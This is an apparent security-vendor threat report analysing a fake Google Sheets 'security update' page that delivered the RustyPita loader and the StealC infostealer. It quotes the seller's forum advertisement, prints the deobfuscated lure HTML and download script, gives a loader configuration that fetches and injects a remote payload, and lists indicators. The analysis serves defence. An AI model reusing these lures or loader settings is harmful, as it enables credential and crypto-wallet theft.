StealC Delivered via Deceptive Google Sheets

esentire.com/blog/stealc-delivered-via-deceptive-google-sheets

What We Do

eSentire MDR for Microsoft

Visibility and response across your entire Microsoft security ecosystem.

Learn More →

Resources

TRU Intelligence Center

Our Threat Response Unit (TRU) publishes security advisories, blogs, reports, industry publications and webinars based on its original research and the insights driven through proactive threat hunts.

EXPLORE RESOURCES →

Company

ABOUT ESENTIRE

eSentire is The Authority in Managed Detection and Response Services, protecting the critical data and applications of 2000+ organizations in 80+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events.

About Us →

Leadership →

Careers →

EVENT CALENDAR

Sep

13

Cyber Security Summit Philadelphia

Sep

13

AppDirect Chicago Academy

Sep

17

Midsize Enterprise Fall Summit Houston

View Calendar →

Partners

PARTNER PROGRAM

LEARN MORE →

Apply to become an e3 ecosystem partner with eSentire, the Authority in Managed Detection and Response.

APPLY NOW →

Login to the Partner Portal for resources and content for current partners.

LOGIN NOW →

Get Started

Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.


Here's the latest from our TRU Team…

What did we find?

In early August 2023, our Security Operations Center (SOC) received a credential theft alert from our eSentire MDR for Endpoint service. During the investigation, we identified the source of the infection to be a malicious ad that the user encountered while looking to

download Google Sheets. This ad redirected the user to a malicious page serving a downloader for StealC infostealer malware.

StealC first appeared on Russian hacking forums in January 2023; it's written in the C programming language, and during the development process, the StealC developer relied on popular stealers such as Raccoon, Vidar, Redline, and Mars stealers.



plymouth
User
Joined: Jul 30, 2022
Messages: 14
Reaction score: 9
Points: 156

Jan 9, 2023 #1

stealc is a non-resident stealer with flexible data collection settings and a user-friendly admin panel. When developing our solution, we relied on Vidar, Raccoon, Mars, RedLine currently on the market.

The stealc build

is written in pure C using WinAPI (all functions are loaded dynamically, the import table is occupied by a couple of imports from msvcrt for the stub), it is built for the v100 toolkit.
Actual build weight - 78kb (may vary depending on the version)
All working strings are obfuscated

One of our key features - all listings of browsers, web plugins, wallets are taken directly from your control server. You can edit in the database collection of required browsers, web plugins and wallets without changing the stealer build .
Has a new plugin been released or found one that interests you personally? Add an entry to the database and the already distributed stealc build will start collecting it!
Similarly with browsers, desktop wallets - you do not need to wait until we release an update and do not need to share with us the applications / plugins you are interested in for collection, you can add them yourself without creating competition for yourself in traffic.
On the other hand, you can reduce the fee to only those plugins and wallets that you really need and not clog up your disk space.

stealc does not generate an archive on the client side , each collected file is sent to the server in a separate request - even if the antivirus reacts at runtime, at least part of the data will already be on the server.
This is a very important feature - we ourselves have used all the noteworthy solutions on the market and most often antiviruses react at runtime to the collection of files by a grabber. If by this time there is no log on the server, then in principle it will no longer exist.
Therefore, in our software, we have implemented the transfer of each generated/collected file to the server with a separate request immediately after generating/collecting the file.
In simple words, the software collected data about the system and immediately transferred it to the server, collected passwords from browsers and transferred it to the server, and so on down the list. If at some stage in the runtime the software is caught by the antivirus, then some part of the data will already be on the server, and not lost.

stealc collects a lot of data by default :
- more than 23 supported browsers (Chromium, Google Chrome, Chrome Canary, Amigo,Torch, Vivaldi, Comodo, EpicPrivacyBrowser, CocCoc, Brave, Cent, 7Star, Chedot, Microsoft Edge, 360, QQBrowser, CryptoTab, Opera, Opera GX, Opera Crypto , Mozilla Firefox, Pale Moon)
- более 70 веб-плагинов (MetaMask, TronLink, Opera Wallet, Binance, Yoroi, Coinbase, Guarda, Jaxx, iWallet, MEW CX, GuildWallet, Ronin Wallet, NeoLine, CLV, Liquality, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh, ICONex, Coin98, EVER, KardiaChain, Rabby, Phantom, Brave, Oxygen, Pali, BOLT X, XDEFI, Nami, Maiar DeFi Wallet, Keeper, Solflare, Cyano, KHC, TezBox, Temple, Goby, Ronin, Byone, OneKey, DAppPlay, SteemKeychain, Braavos, Enkrypt, OKX, Sender, Hashpack, Eternl, Pontem Aptos, Petra Aptos, Martian Aptos, Finnie, Leap Terra, Trezor Password Manager, Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Bitwarden, KeePassXC, Dashlane, NordPass, Keeper, RoboForm, LastPass, BrowserPass, MYKI, Splikity, CommonKey, Zoho Vault)
- more than 15 desktop wallets (Bitcoin Core, Dogecoin, Raven, Daedalus, Blockstream Green, Wasabi, Ethereum, Electrum, Electrum-LTC, Exodus, Electron Cash, MultiDoge, Jaxx Desktop, Atomic, Binance, Coinomi) - messengers: Telegram
, Discord, Tox, Pidgin
- Steam sessions
- mail clients: Microsoft Outlook, Thunderbird

The built-in non-resident loader will load the specified file into a temporary folder and run it, it can be run as an administrator (using the method of requesting access rights to cmd.exe to bypass the yellow UAC window)

Powerful and conveniently customizable file grabber supports various selections, masks, recursion depth, shortcuts.

Figure 1: Stealer advertisement

As mentioned above, StealC was distributed via a malicious page serving a fake warning message prompting the user to download a security update to be able to use the store, as shown below.




Figure 2: Fake warning message

Looking at the source code of the page, we noticed that the threat actor(s) implemented the source code obfuscation. We found a similar implementation of the code obfuscation here.

Each base64-encoded string appears to include a random alphanumeric prefix and suffix, with a numerical value in between. The JavaScript code iterates through the array using the *forEach* method.

For each value, it decodes the base64-encoded string with *atob*, removes non-digit characters with the regular expression */\D/g* and parses the remaining number then subtracts "15662724" (evidence suggests this is a random value generated each time upon the page refresh), and converts it back to a character using *String.fromCharCode*.

Figure 3: Obfuscated source code

The deobfuscated code is shown below, and the obfuscation can also be bypassed by inspecting the elements in browsers If the user-agent contains “Chrome” or “Firefox”, the user will be served with a payload (Figure 4).

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="robots" content="noindex, nofollow">
    <title>Google Sheets</title>
    <link rel="shortcut icon" href="./assets/favicon.ico" type="image/x-icon">
    <link rel="stylesheet" href="./assets/main.css">
    <link rel="stylesheet" href="./assets/css/main.css">
    <link rel="stylesheet" type="text/css" href="style.css">
    <script>function downloadApp(){window.location.href='./app/download.php?file=download';}</script>
</head>
<body>
    <div class="content">
        <div class="modal">
            <div class="modal-content">
                <div class="modal-heading">
                    <h1>Update required</h1>
                    <br />
                    <h>You must download a security update for your system in order to continue using our store.</h>
                    <p>Please note that the .Net Framework on your computer is out of date. Microsoft products require .Net Framework v4.7 or higher. Download and install the file, then go back and refresh the page.</p>
                </div>
                <div class="modal-heading-button">
                    <button id="loader_link" href="javascript: void(0);" onclick="downloadApp();"> Install </button>
                </div>
            </div>
        </div>
    </div>

    <div class="ty-arrow-up-static p-50 animated fadeIn animation-delay4" id="div-moz">
        <img src="ty-arrow-up-b.svg" class="relative animated bounce" width="125">
    </div>

    <div class="ty-arrow-down-static p-50 animated fadeIn animation-delay4" id="div-chrome">
        <img src="ty-arrow-down-b.svg" width="125" class="relative animated bounce">
    </div>

    <script src="./assets/js/script.js"></script>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.4/jquery.min.js"></script>
    <!--script type="text/javascript">

        $('#loader_link').on('click', function(){
            if (navigator.userAgent.includes('Chrome')) {
                $('#div-chrome').show();
            } else if (navigator.userAgent.includes('Firefox')) {              $('#div-moz').show();
            }
        });

    </script-->
</body>
</html>
```


Figure 4: Deobfuscated source code

The payload download code is shown below:

```
const loaderLink = document.querySelector('#loader_link')

let loaderClicked = 0


loaderLink.addEventListener('click', event => {
    event.preventDefault()
    if (loaderClicked) {
        return
    }
    loaderClicked++
window.location.href='app/download.php?file=download'




})
```

Figure 5: Download code

The code redirects the user to *hxxps://sheetsdataaccess[.]com/download/app/download.php?file=download,* which then retrieves the payload from *hxxps://l6j4zw.dm.files[.]1drv.com* as shown below.



General

Request URL:	https://l6j4zw.dm.files.1drv.com/y4mc1QVTMrnNCK5XTK3EpiKFZFvbDSuutvWkansPaY32f3jdLmb4b2W9mQ55IPH5EoJJhZEaVG-NFMrLvqFbOR3c5YgfqJXR44h6zfwLiKOK1kZZTc_cuHr1NFZ U5ZcG1MdoJPYZtlq3lzXEzqyA_CkGJnTDSclAFG_gzH0455r3TwW7vWJiX6m-xUcgxdEAznzeBIU8k7HbNfxf-bH9HwQ/fx_4.7.3.exe?download&psid=1
Request Method:	GET
Status Code:	200
Remote Address:	13.107.43.12:443
Referrer Policy:	strict-origin-when-cross-origin

Response Headers

Accept-Ranges:	bytes
Cache-Control:	public
Content-Disposition:	attachment; filename="fx_4.7.3.exe"
Content-Encoding:	gzip
Content-Location:	https://l6j4zw.dm.files.1drv.com/y4mTKxgHL5hROQ9XkOhTV4ObABbrCrvWTCa7GikCi05medzVrH5D-sdrK6t_MaNJTTRECzR5RRij5tuQ5B6o7W-4pQumz8yBfc52VBBLtCZWKz7XYSjJ9WYXKYcwylaB-xNlkN-w7BowC4cy2wcXOQtkLiftvOnqhyUJ4PXRO97BXiiEbzB8KmBrkzqtR0OQWNx
Content-Type:	application/octet-stream
Ctag:	aYzpCMkVGMzA5MUIyNUZBQ0M5ITM3NS4yNTc
Date:	Wed, 09 Aug 2023 15:24:12 GMT
Etag:	B2EF3091B25FACC9!375.4
Expires:	Tue, 07 Nov 2023 15:24:12 GMT
Last-Modified:	Wed, 02 Aug 2023 15:22:34 GMT
Ms-Cv:	DqfRFIBackGLMZxaWfp7xQ.0
P3p:	CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
Strict-Transport-Security:	max-age=31536000; includeSubDomains
X-Asmversion:	UNKNOWN; 19.1215.724.2015
X-Cache:	CONFIG_NOCACHE
X-Content-Type-Options:	nosniff
X-Msedge-Ref:	Ref A: 303B6FC66B4B40E4A80F965B12CFC43A Ref B: CH1AA2020612049 Ref C: 2023-08-09T15:24:11Z
X-Msnserver:	DS1PPF6AA1AAFD1
X-Preauthinfo:	rv;poba;
X-Sqldataorigin:	S
X-Streamorigin:	X

Figure 6: URL hosting the payload

We were able to extract the following configuration from the initial downloaded payload:

```
{
    "config":{
        "fake_error_on_black":true,
        "fake_error_caption":"Error",
        "fake_error_text":"Runtime Error 0x80248007",
        "date_unix":"1693515599"
    },

    "anti_vm":{
        "enabled":true,
        "anti_vm_exclusion_name":"2N5YWPMCWW5UBYQEN6T2.vmt.exe",
        "check_generic":true,
        "check_usernames":true,
        "check_pcnames":true,
        "check_gpu_vendor":true,
        "check_processes":true
    },

    "files":{
        "exe":{
            "pita":{
                "link":"hxxps://update-vinc.in[.]net/fno7bsukar/7mudndvdcr.dll",
                "aes_key":"17e9d5e23997357f614e9969082aad60",
                "folder":"%TEMP%",
                "change_md5":false,
                "pump_file":false,
                "add_folder_to_exclusions":false,
                "delete_after_execution":false,
                "add_to_startup":false,
                "delay":3,

"start_in_memory_path":"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\csc.exe"
            }
        }
    }
}
```


The configuration retrieves the encrypted file from update-vinc.in[.]net, decrypts it, and injects it into the csc.exe process. The downloaded payload is compiled with Rust.

Interestingly, Kaspersky has the signature for the binary as “RustyPita,” which aligns with our observations. The configuration also includes features such as AntiVM (using WMI query “SELECT * FROM MSAcpi_ThermalZoneTemperature”, querying the registry keys for *HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__* (VirtualBox)), file size pump, fake error caption, and persistence via Startup.

The final payload, StealC, contains the obfuscated base64-encoded strings encrypted using the RC4 algorithm. In our sample, the key is “334534275945599232089458 7”.

```
43  dword_618144 = mw_rc4_decrypt_wrap((int)"DQTxB6GToJBb5Q==");
44  dword_6182CC = mw_rc4_decrypt_wrap((int)"JhyCDuUX3K9EFTg=");
45  dword_618164 = mw_rc4_decrypt_wrap((int)"LhSOTbtMy+1M");
46  dword_6184CC = mw_rc4_decrypt_wrap((int)"IxuZB/kWgeVMFQ==");
47  dword_61807C = mw_rc4_decrypt_wrap((int)"NhGFF+cH269EFTg=");
48  dword_618028 = mw_rc4_decrypt_wrap((int)"xq9EFTg=");
49  dword_618194 = mw_rc4_decrypt_wrap((int)"MhCOEuVRna9EFTg=");
```

Figure 7: StealC encrypted strings

Upon successful execution, StealC retrieves the DLL dependencies such as nss3.dll, msvcp140.dll, mozglue.dll, and freebl3.dll from the command-and-control server and places them under the C:\ProgramData folder.

Below is the configuration for the stealer and an example of the information exfiltrated by the attacker.

Figure 8: Configuration and gathered information from the infected machine

Further researching, we found another malicious website that is currently down using a similar landing page kit and impersonating Google Business Profile. The C2 IP suggests that TrueBot malware is involved (94.142.138[.]61).




Figure 9: Website impersonating Google Business Profile

What did we do?

- We investigated the activity and confirmed that it was malicious.
- Our team of 24/7 SOC Cyber Analysts isolated affected hosts to contain this incident in accordance with the business' policies.

What can you learn from this TRU Positive?

- The final payload, StealC, was injected into the csc.exe process.
- RustyPita includes a configuration that provides insight into its features and capabilities.
- Drive-by downloads continue to be a prevalent method to spread malware, such as information stealers and loaders.

Recommendations from our Threat Response Unit (TRU):

- Train users to identify and report potentially malicious content using Phishing and Security Awareness Training (PSAT) programs.

- Ensure employees have access to a dedicated software center to download corporate-approved software.
- Protect endpoints against malware by:
  - Ensuring antivirus signatures are up-to-date.
  - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

Indicators of Compromise

Name	Indicators
RustyPita	1183eb455a4035ff573f8a4551c24799
StealC	d90150a866e48d1958da34fe2bf6ed61
StealC C2	hxxp://89.208.105[.]162/a7f3bfe3b25537ef.php
Payload hosting URL	hxxps://sheetsdataaccess.com/download/index[.]php?uid=70319b8fcd169a8a0b353fc26b1f5dc4
7mudndvdcr.dll	f3532a174cdcd90330e44111bb8c4175
Server hosting the encrypted payload	194.87.31[.]176

References

eSentire Threat Response Unit (TRU)

Our industry-renowned Threat Response Unit (TRU) is an elite team of threat hunters and researchers, that supports our 24/7 Security Operations Centers (SOCs), builds detection models across our Atlas XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. TRU has been recognized for its threat hunting, original research and content development capabilities. TRU is strategically organized into cross-functional groups to protect you against advanced and emerging threats, allowing your organization to gain leading threat intelligence and incredible cybersecurity acumen.